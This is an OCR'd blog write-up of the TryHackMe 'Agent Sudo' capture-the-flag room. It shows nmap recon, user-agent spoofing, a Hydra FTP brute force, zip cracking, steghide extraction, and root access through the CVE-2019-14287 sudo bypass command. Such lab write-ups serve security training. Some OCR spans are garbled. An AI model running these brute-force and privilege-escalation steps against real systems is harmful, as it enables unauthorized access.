Agent Sudo | Writeup | TryHackMe

TECHNOLOGY

Agent Sudo | Writeup | TryHackMe

An interesting TryHackMe exclusive CTF room with an easy difficulty. Join me as I walk through the room using some basic tools and common methods.

ADRIAN
13 DEC 2019 • 6 MIN READ

Agent Sudo | Writeup | TryHackMe

far so here we go.


Before we start, here are some tools we will need.

1. A linux machine, preferably Kali (or a VM).
2. Knowledge of basic linux commands

Actually all we need is a Kali machine, you can do this in a Windows machine with WSL if its more convenient for you.

This writeup is for the TryHackMe exclusive room **Agent Sudo** which you can find over at https://tryhackme.com/room/agentsudoctf

Let's Go!



Agent Sudo | Writeup | TryHackMe

Deploy the machine, wait a few minutes for it to boot and we will dive right in.

[Task 2] Enumerate

Everyone has got to be familiar with the first step after getting a machine ip by now, I hope?

We do some port scanning and recon using our favorite tool **Nmap**


```
nmap -sS -sV -A -T4 -vv <machineip>
```

Agent Sudo | Writeup | TryHackMe

```
root@kali: ~

root@kali:~# nmap -sS -sV -A -T4 10.10.33.112
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 03:25 EST
Nmap scan report for 10.10.33.112
Host is up (0.43s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/su
bmit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/13%OT=21%CT=1%CU=31783%PV=Y%DS=2%DC=T%G=Y%TM=5DF34B
OS:25%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=2%ISR=10E%TI=Z%CI=I%II=I%TS=A)OP
OS:S(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST
OS:11NW6%O6=M54DST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)EC
OS:N(R=Y%DF=Y%T=40%W=6903%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   424.00 ms 10.8.0.1
2   424.54 ms 10.10.33.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.55 seconds
```

Looks like we have two open ports running on the machine. A web server is running on port 80. Let's open it and investigate further.

Agent Sudo | Writeup | TryHackMe



Hmmm

We get a html page that tells us that agents should use their own *codename* as `user-agent` to access the site.

We can gather that `R` might be one of those codenames, lets try spoofing as `R` and get the same url with `curl . -A` allows us to spoof the user agent and `-L` follows any redirects.

Agent Sudo | Writeup | TryHackMe

```
<html>
<head>
        <title>Annoucement</title>
</head>
<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```

Okay, R is definitely one of the employee Codenames, but not the one we want. Since there are 25 employees and there are 26 alphabets, we can assume it's a one letter codename that start from A

```
root@kali:~# curl -A "A" -L 10.10.33.112

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```

Damn it

B seems to give us the same output. But things get interesting when we spoof as user agent `C`.

Agent Sudo | Writeup | TryHackMe

```
 god damn password, is weak! <br><br>

From,<br>
Agent R
```

Weak password.. WEAK

That wasn't too difficult, we now have a username, but is it for FTP or is it for the SSH service?

[Task 3] Hash cracking and brute-force

The very first question wants the ftp password. Guess it's time for some cracking.

Here, we will use `Hydra` to hopefully brute force our way into the FTP server. We will be using the classic `rockyou.txt` as the wordlist to try.
We use the `-l` flag for the username we found in Task 2 , and for the password we use `-P` and provide our `rockyou.txt` wordlist location. And we wait.

Agent Sudo | Writeup | TryHackMe

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-13 03:56:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
~896525 tries per task
[DATA] attacking ftp://10.10.33.112:21/
[STATUS] 224.00 tries/min, 224 tries in 00:01h, 14344175 to do in 1067:17h, 16 active
[21][ftp] host: 10.10.33.112   login: c       password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-13 03:58:10
```

That was fast

Agent Sudo | Writeup | TryHackMe

The question ... point consist of a zip file, which we do not have. We also need a steg password. Could it be that a z... files we downloaded? We run `binwalk` on the png file which is the most like... some hidden files.

```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> prompt
Interactive mode off.
ftp> ls
```

```
root@kali:~/Desktop/ftp# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed
 size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22

root@kali:~/Desktop/ftp# binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed
 size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22

root@kali:~/Desktop/ftp# ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt
root@kali:~/Desktop/ftp# cd _cutie.png.extracted/ && ls
365  365.zlib  8702.zip  To_agentR.txt
root@kali:~/Desktop/ftp/_cutie.png.extracted#
```

Extract using -e flag and we have some files

We know that our zip is encrypted, that's a bummer. But we can get the password by using `zip2john` and

Agent Sudo | Writeup | TryHackMe

```
root@kali:~/Desktop/ftp/_cutie.png.extracted# zip2john 8702.zip > zip.hash
ver 81.9 8702.zip/To_agentR.txt is not encrypted, or stored with non-handled compression type
root@kali:~/Desktop/ftp/_cutie.png.extracted# john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 10 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2019-12-13 04:22) 1.219g/s 53643p/s 53643c/s 53643C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

U may get errors extracting the files using `unzip` if so, use `7z e <zipfile>`

Agent Sudo | Writeup | TryHackMe

```
i5-4690K CPU @ 3.50GHz (306C3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 07:29:11
with the file f
  Path:     To_
  Size:     86
  Modified: 201
? (Y)es / (N)o
```

Now we see that in the file we get this


```
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

to who what where?

```
Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

The text in quotes look like what we want but it looks like it is encoded. No worries, CyberChef to the rescue. You can either search for the decoding method to use manually or leave it to CyberChef, CyberChef works like magic and suggests auto decoding using Base64

Agent Sudo | Writeup | TryHackMe




Now we have `Area51`, the only file left seems to be our `jpg` image. `steghide` is often used to hide data inside of `jpg` files with a passphrase, maybe that is why one of the questions ask us for the `steg password`.

We can verify if our jpg has something to hide, and indeed it does

```
root@kali:~/Desktop/ftp# steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

After extracting it with the password we found.

Agent Sudo | Writeup | TryHackMe




AND A BOM SSH CREDENTIALS!

[Task 4] Capture the user flag

This is probably the easiest task. SSH into the machine using the credentials we found and we are greeted with 2 files

One contains the user flag

Agent Sudo | Writeup | TryHackMe



And the o[illegible] below to download the image from the machine and do a reverse image search on Google so I will leave that to you

```
scp <user@machineip>:Alien_autospy.jpg /localdir/
```

[Task 5] Privilege escalation

We have r[illegible]


We can use the typical commands to check the permissions of our user.

Agent Sudo | Writeup | TryHackMe

```
v),108(lxd)
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/bin/bash:/u root s\:/usr/bin\:/s !root bin\:/snap/bin

User james may run t all llowing commands on ag /bin/bash
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

Now this is interesting

As luck would have it, a google search returns us something we might be able to use to gain root privileges.



According to https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14287

> *In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain*

Agent Sudo | Writeup | TryHackMe

> *sudo -u \#$((0xffffffff)) command.*

Version 1.8.28 eh.

```
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Looks vulnerable

Our sudo version is lower than 1.8.28, great, now we can exploit it.

```
james@agent-sudo:~$ sudo -u \#$((0xffffffff)) /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update y
our machine.

Your flag is
[redacted]

By,
[redacted] a.k.a Agent R
root@agent-sudo:~#
```

That's all folks

Agent Sudo | Writeup | TryHackMe

That's the end of this writeup, I hope you learnt something from this and had some fun too😀

That's all for now, until the next writeup! (Which should be Part 2 of Wireshark CTFs unless another fun room like this appears. 😜)

Agent Sudo | Writeup | TryHackMe

MORE IN TECHNOLOGY

Reflections on Syskron Security CTF 2020
26 Oct 2020 – 4 min read

Tartarus | Writeup | TryHackMe
26 Aug 2020 – 5 min read

Wireshark CTFs | Writeup | TryHackMe - Part 1 of 2
10 Dec 2019 – 6 min read

TECHNOLOGY

Tartarus | Writeup | TryHackMe

A basic enumeration and privilege

TECHNOLOGY

Wireshark CTFs | Writeup | TryHackMe - Part 1 of 2

Part one of a two part writeup on

Agent Sudo | Writeup | TryHackMe

test their skills.

ADRIAN
26 AUG 2020 • 5 MIN READ

analysis challenge together step by step using Wireshark

ADRIAN
10 DEC 2019 • 6 MIN READ